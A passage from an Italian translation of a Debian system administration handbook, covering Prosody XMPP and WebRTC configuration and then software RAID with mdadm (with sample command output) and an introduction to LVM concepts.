Prosody è un popolare server XMPP che opera in modo affidabile su server Debian.

Installa il server XMPP

Installare il pacchetto *prosody*. E' altamente raccomandato l'uso del pacchetto da *jessie-backports* , in quanto ha i più recenti miglioramenti per massimizzare la connettività e la resilienza.

Rivedere il file di configurazione `/etc/prosody/prosody.cfg.lua`. La cosa più importante da fare è inserire i JIDs degli utenti che hanno il permesso di gestire il server.

```
admins = { "joe@falcot.com" }
```

E' necessario un file di configurazione individuale per ogni dominio. Copiare l'esempio da `/etc/prosody/conf.avail/example.com.cfg.lua` ed usarlo come punto di partenza. Qui è falcot.com.cfg.lua:

```
VirtualHost "falcot.com"
        enabled = true
        ssl = {
                key = "/etc/ssl/private/falcot.com-key.pem";
                certificate = "/etc/ssl/public/falcot.com.pem";
                }
```

Per abilitare il dominio ci deve essere un collegamento simbolico a`/etc/prosody/conf.d/`. Crearlo in questo modo:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Riavvia il servizio per usare la nuova configurazione.

Gestione del server XMPP

Alcune operazioni di gestione possono essere eseguite utilizzando l'utility da riga di comando prosodyctl. Per esempio, per aggiungere l'account amministratore specificato in `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

Vedere Documentazione online di Prosody[1] per maggiori dettagli su come personalizzare la configurazione.

11.8.5. Servizi in esecuzione sulla porta 443

Alcuni amministratori preferiscono eseguire tutti i loro servizi RTC sulla porta 443. Ciò consente agli utenti di collegarsi da postazioni remote come alberghi e aeroporti dove altre porte potrebbero essere bloccate o il traffico Internet venire instradato attraverso server proxy HTTP.

Per utilizzare questa strategia, ogni servizio (SIP, XMPP e TURN) ha bisogno di un indirizzo IP diverso. Tutti i servizi possono essere ancora sullo stesso host poiché Linux supporta più indirizzi IP su un singolo host. Il numero della porta, 443, deve essere specificato nel file di configurazione per ogni processo e anche nei record DNS SRV.

11.8.6. Aggiungere WebRTC

La Falcot vuole consentire ai clienti di effettuare chiamate telefoniche direttamente dal sito web. Gli amministratori Falcot vogliono anche usare WebRTC come parte del loro piano di disaster recovery, possono utilizzare per uso personale il browser web a casa per accedere al sistema telefonico aziendale e lavorare normalmente in caso di emergenza.

IN PRATICA
Provare WebRTC

Se non hai provato WebRTC prima, ci sono diversi siti che danno una dimostrazione online e strutture di prova.

➨ `http://www.sip5060.net/test-calls`

WebRTC è una tecnologia in rapida evoluzione ed è essenziale per utilizzare i pacchetti dalle distribuzioni *jessie-backports* o *Testing*.

JS Communicator è un generico, telefono WebRTC non marchiato che non richiede alcun scripting lato server come PHP. E 'costruito esclusivamente con HTML, CSS e JavaScript. E 'la base per molti altri servizi WebRTC e moduli per altri framework web publishing avanzati.

➨ `http://jscommunicator.org`

[1] `http://prosody.im/doc/configure`

Il pacchetto *jscommunicator-web-phone* è il modo più rapido per installare un telefono WebRTC in un sito web. E' richiesto un proxy SIP con un trasporto WebSocket. Le istruzioni nella Sezione 11.8.3.1, «Installare il proxy SIP» [312] contengono i dettagli necessari per consentire il trasporto WebSocket nel proxy SIP *repro*.

Dopo l'installazione di *jscommunicator-web-phone*, ci sono vari modi per usarlo. Una strategia semplice è quello di includere o copiare la configurazione da `/etc/jscommunicator-web-phone/apache.conf` nella configurazione di un host virtuale di Apache.

Una volta che i file web-phone sono disponibili nel server web, personalizzare il `/etc/jscommunicator-web-phone/config.js` per puntare al server TURN ed al proxy SIP. Per esempio:

```
JSCommSettings = {

  // Web server environment
  webserver: {
    url_prefix: null            // If set, prefix used to construct sound/ URLs
  },

  // STUN/TURN media relays
  stun_servers: [],
  turn_servers: [
    { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", password:"
        ➥ j0Ep455d" }
  ],

  // WebSocket connection
  websocket: {
      // Notice we use the falcot.com domain certificate and port 8443
      // This matches the Transport3 and Transport4 example in
      // the falcot.com repro.config file
    servers: 'wss://falcot.com:8443',
    connection_recovery_min_interval: 2,
    connection_recovery_max_interval: 30
  },

  ...
```

Siti web click-to-call più avanzati utilizzano generalmente script lato server per generare dinamicamente il file config.js. Il codice sorgente di DruCall[2] dimostra come farlo con PHP.

Questo capitolo ha unicamente dato dimostrazione di una piccola parte dei software disponibili per i sistemi server: tuttavia molti dei servizi di rete comuni sono stati descritti. Ora è tempo di passare ad un capitolo ancora più tecnico: scenderemo ancor più in profondità su alcuni concetti, descrivendo implementazioni massive e virtualizzazione.

[2] `http://drucall.org`

Parola chiave

RAID
LVM
FAI
Preimpostazione
Monitoraggio
Virtualizzazione
Xen
LXC

Capitolo

12

Amministrazione avanzata

Contenuto

Questo capitolo rivede alcuni aspetti già descritti in precedenza, ma da una diversa prospettiva: invece di installare una singola macchina, si studiano sistemi di allestimento più vasti; invece di creare volumi RAID o LVM durante l'installazione, si descrive la procedura per farlo a mano in modo da poter rivedere in seguito le scelte iniziali. Infine, si discutono strumenti di monitoraggio e tecniche di virtualizzazione. Di conseguenza, questo capitolo è più orientato agli amministratori professionisti e meno ai singoli individui responsabili della rete di casa propria.

12.1. RAID e LVM

Capitolo 4, Installazione [50] ha presentato queste tecnologie dal punto di vista dell'installatore, e di come questi li integrava per rendere il loro allestimento facile fin dall'inizio. Dopo l'installazione iniziale, un amministratore deve poter far fronte alle mutevoli necessità di spazio disco senza dover ricorrere a una reinstallazione costosa. Deve pertanto padroneggiare gli strumenti richiesti per manipolare volumi RAID e LVM.

RAID e LVM sono entrambi tecniche per astrarre i volumi montati dalle loro controparti fisiche (gli effettivi dischi fissi o le loro partizioni); il primo rende sicuri i dati contro guasti hardware introducendo una ridondanza, l'ultimo rende la gestione dei dati più flessibile e indipendente dall'effettiva dimensione dei dischi sottostanti. In entrambi i casi, il sistema acquisisce nuovi dispositivi a blocchi, che possono essere usati per creare filesystem o spazio di swap, senza necessariamente essere mappati su un unico disco fisico. RAID e LVM vengono da storie molto diverse, ma le loro funzionalità spesso si possono sovrapporre, che è il motivo per cui spesso vengono menzionati insieme.

PROSPETTIVA

Btrfs combina LVM and RAID

Mentre LVM e RAID sono due sottosistemi distinti del kernel che si interpongono fra i dispositivi disco a blocchi e i loro file system, *btrfs* è un nuovo file system, sviluppato inizialmente da Oracle, che si propone di combinare le funzionalità di LVM e RAID e molto altro. È quasi del tutto funzionante, ed anche se è ancora etichettato come "sperimentale" perché il suo sviluppo è incompleto (alcune funzionalità non sono ancora state implementate), ha già visto alcuni ambienti di produzione.

➨ `http://btrfs.wiki.kernel.org/`

Fra le funzionalità degne di nota vi sono la capacità di fare un'istantanea di un file system in ogni momento. Questa copia istantanea all'inizio non occupa spazio su disco, in quanto i dati vengono duplicati solo quando una delle copie viene modificata. Il file system inoltre gestisce la compressione trasparente dei file e dei codici di controllo assicurano l'integrità di tutti i dati memorizzati.

Sia nel RAID che nell'LVM, il kernel fornisce un file di device a blocchi, simile a quelli corrispondenti a un disco fisso o a una partizione. Quando un'applicazione o un'altra parte del kernel richiede l'accesso a un blocco di questo device, il sottosistema appropriato dirige il blocco allo strato fisico di competenza. A seconda della configurazione, questo blocco può essere memorizzato su uno o più dischi fisici e la sua posizione fisica potrebbe non essere direttamente correlata alla posizione del blocco nel device logico.

12.1.1. RAID software

RAID significa *Redundant Array of Independent Disks* (array ridondante di dischi indipendenti). Lo scopo di questo sistema è di impedire la perdita di dati in caso di guasto di un disco fisso. Il principio generale è molto semplice: i dati sono memorizzati su diversi dischi fisici piuttosto che su uno solo, con un livello di ridondanza configurabile. A seconda della quantità di ridondanza e anche in caso di guasto inatteso di un disco, i dati possono essere ricostruiti dai dischi rimanenti, senza alcuna perdita.

CULTURA

Indipendente **o** *a poco prezzo*?

La I in RAID all'inizio stava per *inexpensive* (a poco prezzo), perché il RAID permetteva un drastico aumento della sicurezza dei dati senza richiedere investimenti in costosi dischi di fascia alta. Tuttavia, probabilmente per questioni di immagine, oggi è più consueto riferirsi ad essa come *independent* (indipendente), che non ha quel sapore insipido di economicità.

Il RAID può essere implementato sia tramite hardware dedicato (moduli RAID integrati in schede con controllori SCSI o SATA) sia tramite astrazione software (il kernel). Che sia hardware o software, un sistema RAID con sufficiente ridondanza può rimanere operativo in modo trasparente quando un disco si guasta; gli strati superiori della pila (applicazioni) possono perfino continuare ad accedere ai dati nonostante il guasto. Ovviamente questa «modalità degradata» può avere un impatto sulle prestazioni e inoltre viene ridotta la ridondanza, quindi un ulteriore guasto di un disco può provocare perdita di dati. In pratica, perciò, si cerca di rimanere in questa modalità degradata solo per il tempo necessario a sostituire il disco guasto. Una volta che il nuovo disco è al suo posto, il sistema RAID può ricostruire i dati richiesti e così tornare in modalità sicura. Le applicazioni non si accorgeranno di alcunché, a parte per la velocità di accesso potenzialmente ridotta, mentre l'array è in modalità degradata o durante la fase di ricostruzione.

Quando il RAID è implementato via hardware, la sua configurazione avviene generalmente all'interno dello strumento di configurazione del BIOS, ed il kernel considererà l'array RAID come un disco singolo, che funzionerà come un tradizionale disco singolo, anche il nome del dispositivo potrebbe essere differente (a seconda del driver).

In questo libro ci focalizzeremo sul RAID software.

Diversi livelli di RAID

Il RAID non è effettivamente un singolo sistema, ma una serie di sistemi identificati dai rispettivi livelli; che si distinguono per la loro disposizione e la quantità di ridondanza che forniscono. Più è ridondante, più è a prova di guasti, dal momento che il sistema sarà in grado di continuare a funzionare con più dischi rotti. Il rovescio della medaglia è che lo spazio utilizzabile diminuisce per un dato insieme di dischi; visto in un altro modo, servono più dischi per memorizzare la stessa quantità di dati.

RAID lineare Anche se il sottosistema del kernel permette di creare un «RAID lineare», questo non è un RAID vero e proprio, poiché questa configurazione non prevede alcuna ridondanza. Il kernel semplicemente aggrega diversi dischi in fila e mette a disposizione il volume aggregato che ne risulta come un unico disco virtuale (un unico device a blocchi). Questa è praticamente la sua unica funzione. Questa configurazione è raramente usata da sola (vedere più avanti per le eccezioni), soprattutto in quanto la mancanza di ridondanza implica che basta un guasto a un singolo disco per rendere l'intero aggregato, e dunque tutti i dati, indisponibile.

RAID-0 Anche questo livello non fornisce alcuna ridondanza, ma i dischi non sono semplicemente messi in fila uno dietro l'altro: sono divisi in *strisce* e i blocchi sul device virtuale

sono memorizzati su strisce su dischi fisici alternati. In un'impostazione RAID-0 a due dischi, per esempio, i blocchi di numero pari del device virtuale saranno memorizzati sul primo disco fisico, mentre i blocchi di numero dispari finiranno sul secondo disco fisico.

Questo sistema non mira ad aumentare l'affidabilità, in quanto (come nel caso lineare) la disponibilità di tutti i dati è a rischio non appena un disco si guasta, ma ad aumentare le prestazioni: durante l'accesso sequenziale a grandi quantità di dati contigui, il kernel potrà leggere da entrambi i dischi (o scrivere su di essi) in parallelo, il che aumenta la velocità di trasferimento dei dati. Tuttavia l'uso del RAID-0 sta diminuendo, in quanto LVM sta prendendo il suo posto (vedere più avanti).

RAID-1 Questo livello, noto anche come «RAID mirroring», è la configurazione più semplice e più usata. Nella sua forma standard, usa due dischi fisici della stessa grandezza e fornisce un volume logico anch'esso della stessa grandezza. I dati sono memorizzati in modo identico su entrambi i dischi, da cui il soprannome «mirror». Quando un disco si guasta, i dati sono ancora disponibili sull'altro. Per dati veramente critici, il RAID-1 può ovviamente essere impostato su più di due dischi, il che ha delle conseguenze sul rapporto fra costo dell'hardware e spazio disponibile.

NOTA

Dischi e grandezze dei cluster

Se due dischi di dimensioni diverse vengono usati in mirror, il più grande non sarà usato completamente, in quanto conterrà gli stessi dati del più piccolo e nulla più. Lo spazio utile disponibile fornito da un volume RAID-1 perciò coincide con la dimensione del disco più piccolo nell'array. Ciò vale anche per volumi RAID con un diverso livello di RAID, anche se la ridondanza viene memorizzata diversamente.

È quindi importante, quando si configurano gli array RAID (eccetto il RAID-0 e il «RAID lineare»), assemblare solo dischi di dimensioni identiche, o molto vicine fra loro, per evitare di sprecare risorse.

NOTA

Dischi di riserva

I livelli RAID che includono la ridondanza permettono di assegnare più dischi del necessario a un array. I dischi in più sono usati come riserva quando uno dei dischi principali si guasta. Per esempio, in un mirror di due dischi più una riserva, se uno dei primi due dischi si guasta, il kernel ricostruirà automaticamente (e immediatamente) il mirror usando il disco di riserva, cosicché la ridondanza resta assicurata dopo il tempo necessario alla ricostruzione. Ciò può essere usato come un'altra forma di salvaguardia per dati critici.

Ci si può legittimamente chiedere perché questo sarebbe meglio di un semplice mirror su tre dischi. Il vantaggio della configurazione col disco di riserva è che il disco di riserva può essere condiviso fra più volumi RAID. Ad esempio, si possono avere tre volumi in mirror, con ridondanza assicurata anche in caso di guasto di un disco, con soli sette dischi (tre coppie più una riserva condivisa) invece dei nove dischi che servirebbero per formare tre terne.

Questo livello di RAID, sebbene costoso (dal momento che al massimo è disponibile metà dello spazio fisico dei dischi), è ampiamente usato in pratica. È semplice da capire e permette di fare dei backup in modo molto semplice: dal momento che entrambi i dischi

hanno gli stessi contenuti, uno di essi può essere temporaneamente estratto senza conseguenze sul sistema in funzione. Inoltre, spesso le prestazioni in lettura aumentano in quanto il kernel può leggere metà dati da ciascun disco in parallelo, mentre le prestazioni in scrittura non ne risentono troppo. Nel caso di un array RAID-1 di N dischi, i dati restano disponibili anche in caso si guastino N-1 dischi.

RAID-4 Questo livello di RAID, non molto usato, usa N dischi per memorizzare dati utili e un disco in più per memorizzare le informazioni di ridondanza. Se quel disco si guasta, il sistema può ricostruire i suoi contenuti a partire dagli altri N. Se uno degli N dischi con i dati si guasta, i rimanenti N-1 insieme al disco di «parità» contengono abbastanza informazioni per ricostruire i dati richiesti.

Il RAID-4 non è eccessivamente costoso, dal momento che richiede un aumento dei costi di appena uno-su-N e non ha un impatto notevole sulle prestazioni in lettura, ma le scritture ne risultano rallentate. Inoltre, dal momento che la scrittura su uno qualunque degli N dischi richiede anche una scrittura sul disco di parità, quest'ultimo riceve molte più scritture del primo e di conseguenza la sua vita può ridursi notevolmente. I dati su un array RAID-4 sono sicuri solo fino alla rottura di un solo disco (degli N+1).

RAID-5 Il RAID-5 risolve il problema di asimmetria del RAID-4: i blocchi di parità sono distribuiti su tutti gli N+1 dischi, senza che un unico disco abbia un ruolo particolare.

Le prestazioni in lettura e scrittura sono identiche al RAID-4. Anche qui il sistema rimane in funzione fino al guasto di un unico disco (degli N+1).

RAID-6 Il RAID-6 si può considerare un'estensione del RAID-5, in cui ciascuna serie di N blocchi richiede due blocchi di ridondanza e ciascuna di queste serie di N+2 blocchi viene distribuita su N+2 dischi.

Questo livello di RAID è leggermente più costoso dei due precedenti, ma fornisce un po' di sicurezza in più, dal momento che possono guastarsi fino a due dischi (degli N+2) senza compromettere la disponibilità dei dati. Il difetto è che le operazioni di scrittura ora richiedono la scrittura di un blocco di dati e due blocchi di ridondanza, il che le rende ancora più lente.

RAID-1+0 Strettamente parlando, questo non è un livello di RAID, ma un modo di impilare due gruppi di RAID. Partendo da 2×n dischi, prima si impostano a coppie in N volumi RAID-1; questi N volumi vengono quindi aggregati in uno solo, tramite «RAID lineare» o (sempre più spesso) tramite LVM. In quest'ultimo caso si va oltre il semplice RAID, ma questo non è un problema.

Il RAID-1+0 può sopravvivere al guasto di più dischi: fino a N nell'array 2×n descritto sopra, a condizione che almeno un disco continui a funzionare in ciascuna coppia RAID-1.

APPROFONDIMENTI

RAID-10

Il RAID-10 viene generalmente considerato un sinonimo di RAID-1+0, ma una particolarità di Linux lo rende in realtà una generalizzazione. Questa configurazione permette di avere un sistema in cui ogni blocco è memorizzato su due dischi diversi, anche con un numero dispari di dischi; le copie vengono poi distribuite secondo un modello configurabile.

Le prestazioni varieranno a seconda del modello di ripartizione e dal livello di ridondanza scelti e dal carico di lavoro del volume logico.

Ovviamente, il livello di RAID verrà scelto a seconda dei vincoli e dei requisiti di ciascuna applicazione. Notare che un solo computer può avere diversi array RAID distinti con diverse configurazioni.

Impostazione di un RAID

L'impostazione di volumi RAID richiede il pacchetto *mdadm*; esso fornisce il comando `mdadm`, che permette di creare e manipolare array RAID, oltre che script e strumenti per integrarlo al resto del sistema, compreso il sistema di monitoraggio.

Questo esempio mostrerà un server con un certo numero di dischi, alcuni dei quali sono già usati e i rimanenti sono disponibili per impostare il RAID. All'inizio si hanno i seguenti dischi e partizioni:

- il disco `sdb`, 4 GB, è interamente disponibile;
- il disco `sdc`, 4 GB, è anch'esso interamente disponibile;
- sul disco `sdd`, solo la partizione `sdd2` (circa 4 GB) è disponibile;
- infine, un disco `sde`, di nuovo di 4 GB, interamente disponibile.

NOTA **: identificazione dei volumi RAID esistenti**

Il file `/proc/mdstat` elenca i volumi già esistenti e i loro stati. Quando si crea un nuovo volume RAID, bisogna fare attenzione a non dargli lo stesso nome di un volume esistente.

Questi elementi fisici verranno usati per costruire due volumi, un RAID-0 e un mirror (RAID-1). Si inizia col volume RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Wed May  6 09:24:34 2015
     Raid Level : raid0
     Array Size : 8387584 (8.00 GiB 8.59 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:24:34 2015
```

```
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : mirwiz:0  (local to host mirwiz)
           UUID : bb085b35:28e821bd:20d697c9:650152bb
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       16        0      active sync   /dev/sdb
       1       8       32        1      active sync   /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G   18M  7.4G   1% /srv/raid-0
```

Il comando `mdadm --create` richiede diversi parametri: il nome del volume da creare (`/dev/md*`, dove MD sta per *Multiple Device*), il livello di RAID, il numero di dischi (obbligatorio nonostante abbia significato perlopiù solo con RAID-1 e superiori), ed i dischi fisici da usare. Una volta che il dispositivo è creato, può essere usato come una normale partizione, ci si crea sopra un file system, lo si monta, e così via. Notare che la creazione di un volume RAID-0 su `md0` è solo una coincidenza, non è necessario che la numerazione dell'array sia legata alla quantità di ridondanza scelta. E' anche possibile creare un array RAID con nome, passando a `mdadm` parametri come `/dev/md/linear` invece di `/dev/md0`.

La creazione di un RAID-1 segue un percorso simile, la differenza si nota solo dopo la creazione:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
```

```
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Wed May  6 09:30:19 2015
     Raid Level : raid1
     Array Size : 4192192 (4.00 GiB 4.29 GB)
  Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:30:40 2015
          State : clean, resyncing (PENDING)
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       8       64        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

SUGGERIMENTO

RAID, dischi e partizioni

Come si è visto nell'esempio, i device RAID possono essere costruiti usando delle partizioni e non richiedono interi dischi.

Bisogna fare alcune osservazioni. Prima di tutto, `mdadm` si accorge che gli elementi fisici hanno dimensioni diverse; poiché ciò implica che verrà perso dello spazio sull'elemento più grande, è richiesta una conferma.

Cosa ancora più importante, notare lo stato del mirror. Lo stato normale di un mirror RAID è che entrambi i dischi abbiano esattamente gli stessi contenuti. Tuttavia, nulla garantisce che ciò sia vero quando il volume viene creato. Il sottosistema RAID perciò fornirà esso stesso questa

garanzia, e appena dopo la creazione del device RAID ci sarà una fase di sincronizzazione. Dopo un certo tempo (l'esatta durata dipenderà dall'effettiva dimensione dei dischi...), l'array RAID passa allo stato "attivo" o "pulito". Notare che durante questa fase di ricostruzione, il mirror è in modalità degradata, e la ridondanza non è assicurata. Il guasto di un disco durante questa fase potrebbe comportare la perdita di tutti i dati. Ad ogni modo, è raro che grandi quantità di dati critici vengano memorizzati su un array RAID appena creato prima della sincronizzazione iniziale. Notare che anche in modalità degradata, `/dev/md1` è usabile, e vi si può creare sopra un file system, oltre a copiarvi sopra dei dati.

SUGGERIMENTO

Avviare un mirror in modalità degradata

A volte non si hanno subito a disposizione due dischi quando si vuole avviare un mirror RAID-1, per esempio perché uno dei dischi che si vogliono includere è già usato per memorizzare i dati che si vogliono spostare nell'array. In questi casi è possibile creare volontariamente un array RAID-1 degradato passando `missing` invece di un file di device come uno degli argomenti a `mdadm`. Una volta che i dati sono stati copiati sul «mirror», il vecchio disco può essere aggiunto all'array. A quel punto avrà luogo una sincronizzazione, che darà la ridondanza voluta all'inizio.

SUGGERIMENTO

Impostare un mirror senza sincronizzazione

I volumi RAID-1 sono spesso creati per essere usati come nuovo disco, spesso considerato vuoto. L'effettivo contenuto iniziale del disco quindi non è molto importante, visto che basta sapere che i dati scritti dopo la creazione del volume, in particolare il file system, possono essere letti in seguito.

Ci si può quindi chiedere il senso di sincronizzare entrambi i dischi al momento della creazione. Perché preoccuparsi del fatto che i contenuti siano identici in zone del volume di cui si sa che verranno lette solo dopo che sono state scritte?

Per fortuna, questa fase di sincronizzazione può essere evitata passando l'opzione `--assume-clean` a `mdadm`. Tuttavia, questa opzione può portare a delle sorprese in casi in cui i dati iniziali saranno letti (per esempio se sui dischi fisici è già presente un file system), che è il motivo per cui non è abilitata in modo predefinito.

Ora si mostrerà cosa succede quando uno degli elementi dell'array RAID 1 si guasta. `mdadm`, in particolare la sua opzione --fail, permette di simulare uno guasto:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:39:39 2015
          State : clean, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 19
```

```
    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       0        0        2      removed

       1       8       64        -      faulty   /dev/sde
```

I contenuti del volume sono ancora accessibili (e, se montato, le applicazioni non si accorgono di nulla), ma la sicurezza dei dati non è più assicurata: se il disco `sdd` dovesse a sua volta guastarsi, i dati andrebbero persi. Poiché è meglio evitare questo rischio, si va a sostituire il disco guasto con uno nuovo, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
   Raid Devices : 2
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:48:49 2015
          State : clean, degraded, recovering
 Active Devices : 1
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1

 Rebuild Status : 28% complete

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 26

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      spare rebuilding   /dev/sdf

       1       8       64        -      faulty   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:49:08 2015
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
```

```
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 41

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf

       1       8       64        -      faulty   /dev/sde
```

Anche qui, il kernel attiva automaticamente una fase di ricostruzione durante la quale il volume, sebbene ancora accessibile, è in modalità degradata. Una volta finita la ricostruzione, l'array RAID torna a uno stato normale. A questo punto si può dire al sistema che il disco `sde` sta per essere rimosso dall'array, così da arrivare a un classico mirror RAID su due dischi:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf
```

Da questo punto il drive può essere rimosso fisicamente al prossimo spegnimento del server, o anche rimosso a caldo quando la configurazione hardware permette l'hot-swap. Tali configurazioni includono alcuni controller SCSI, la maggior parte dei dischi SATA e i dischi esterni che operano su USB o Firewire.

Fare il backup della configurazione

La maggior parte dei meta-dati riguardanti i volumi RAID sono salvati direttamente sui dischi che compongono questi array, cosicché il kernel può rilevare gli array e i loro componenti e assemblarli automaticamente all'avvio del sistema. Tuttavia, è consigliabile fare copie di riserva di questa configurazione, perché questo rilevamento non è infallibile, ed è ovvio che fallisca proprio in circostanze delicate. Nell'esempio in questione, se il guasto al disco `sdh` fosse stato reale (invece di essere solo una simulazione) e il sistema si fosse riavviato senza rimuovere questo disco `sdh`, questo disco si sarebbe attivato di nuovo, essendo stato riconosciuto durante il riavvio. A quel punto il kernel avrebbe tre elementi fisici, ciascuno dei quali direbbe di contenere metà dello stesso volume RAID. Un'altra fonte di confusione può sorgere quando volumi RAID di due server vengono consolidati su un solo server. Se questi array stavano funzionando normalmente prima che i dischi fossero spostati, il kernel potrebbe rilevare e riassemblare le coppie correttamente; ma se i dischi spostati sono stati aggregati in un `md1` sul vecchio server e il nuovo server ha già un `md1`, uno dei mirror verrebbe rinominato.

È quindi importante fare il backup della configurazione, se non altro per avere un riferimento. Il modo standard di farlo è modificare il file `/etc/mdadm/mdadm.conf`, un esempio del quale è mostrato qui:

Esempio 12.1 *File di configurazione di* `mdadm`

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

Uno dei dettagli più utili è l'opzione DEVICE, che elenca i dispositi in cui il sistema cercherà automaticamente le componenti dei volumi RAID all'avvio. Nell'esempio in questione, abbiamo sostituito il valore predefinito, partitions containers, con una lista esplicita dei file di dispositi, poiché si è scelto di usare dei dischi interi e non solo delle partizioni, per alcuni volumi.

Le ultime due righe nell'esempio sono quelle che permettono al kernel di scegliere in sicurezza quale numero di volume assegnare a ciascun array. I metadati memorizzati sui dischi stessi sono sufficienti a riassemblare i volumi ma non a determinare i numeri di volume (e il corrispondente nome di device `/dev/md*`).

Per fortuna, queste righe si possono generare automaticamente:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

I contenuti di queste ultime due righe non dipendono dall'elenco dei dischi inclusi nel volume. Pertanto non è necessario rigenerare queste righe quando si sostituisce un disco guasto con uno nuovo. D'altro canto, bisogna avere cura di aggiornare il file quando si crea o si elimina un array RAID.

12.1.2. LVM

LVM, il *Logical Volume Manager (Gestore Volume Logico)* , è un altro approccio per astrarre volumi logici dai loro supporti fisici, che si concentra più sull'aumento della flessibilità che sull'aumento dell'affidabilità. LVM permette la modifica di un volume logico in modo trasparente dal punto di vista delle applicazioni; per esempio, è possibile aggiungere nuovi dischi, migrare i dati ad esso, e rimuovere i vecchi dischi, senza smontare il volume.

Concetti relativi a LVM

Questa flessibilità si raggiunge tramite un livello di astrazione che riguarda tre concetti.

Primo, il PV (*Physical Volume*, volume fisico) è l'entità più vicina all'hardware: i volumi fisici possono essere partizioni di un disco, o un disco completo, o anche qualunque altro dispositivo a blocchi (incluso, ad esempio, un array RAID). Notare che quando un elemento fisico viene configurato come PV per LVM, vi si deve accedere solo via LVM, altrimenti il sistema si confonderà.

Un certo numero di PV può essere raggruppato in un VG (*Volume Group*, gruppo di volume), che è paragonabile a dei dischi che siano sia virtuali che estendibili. I VG sono astratti e non compaiono in un file di device nella gerarchia `/dev`, quindi non c'è rischio di usarli direttamente.

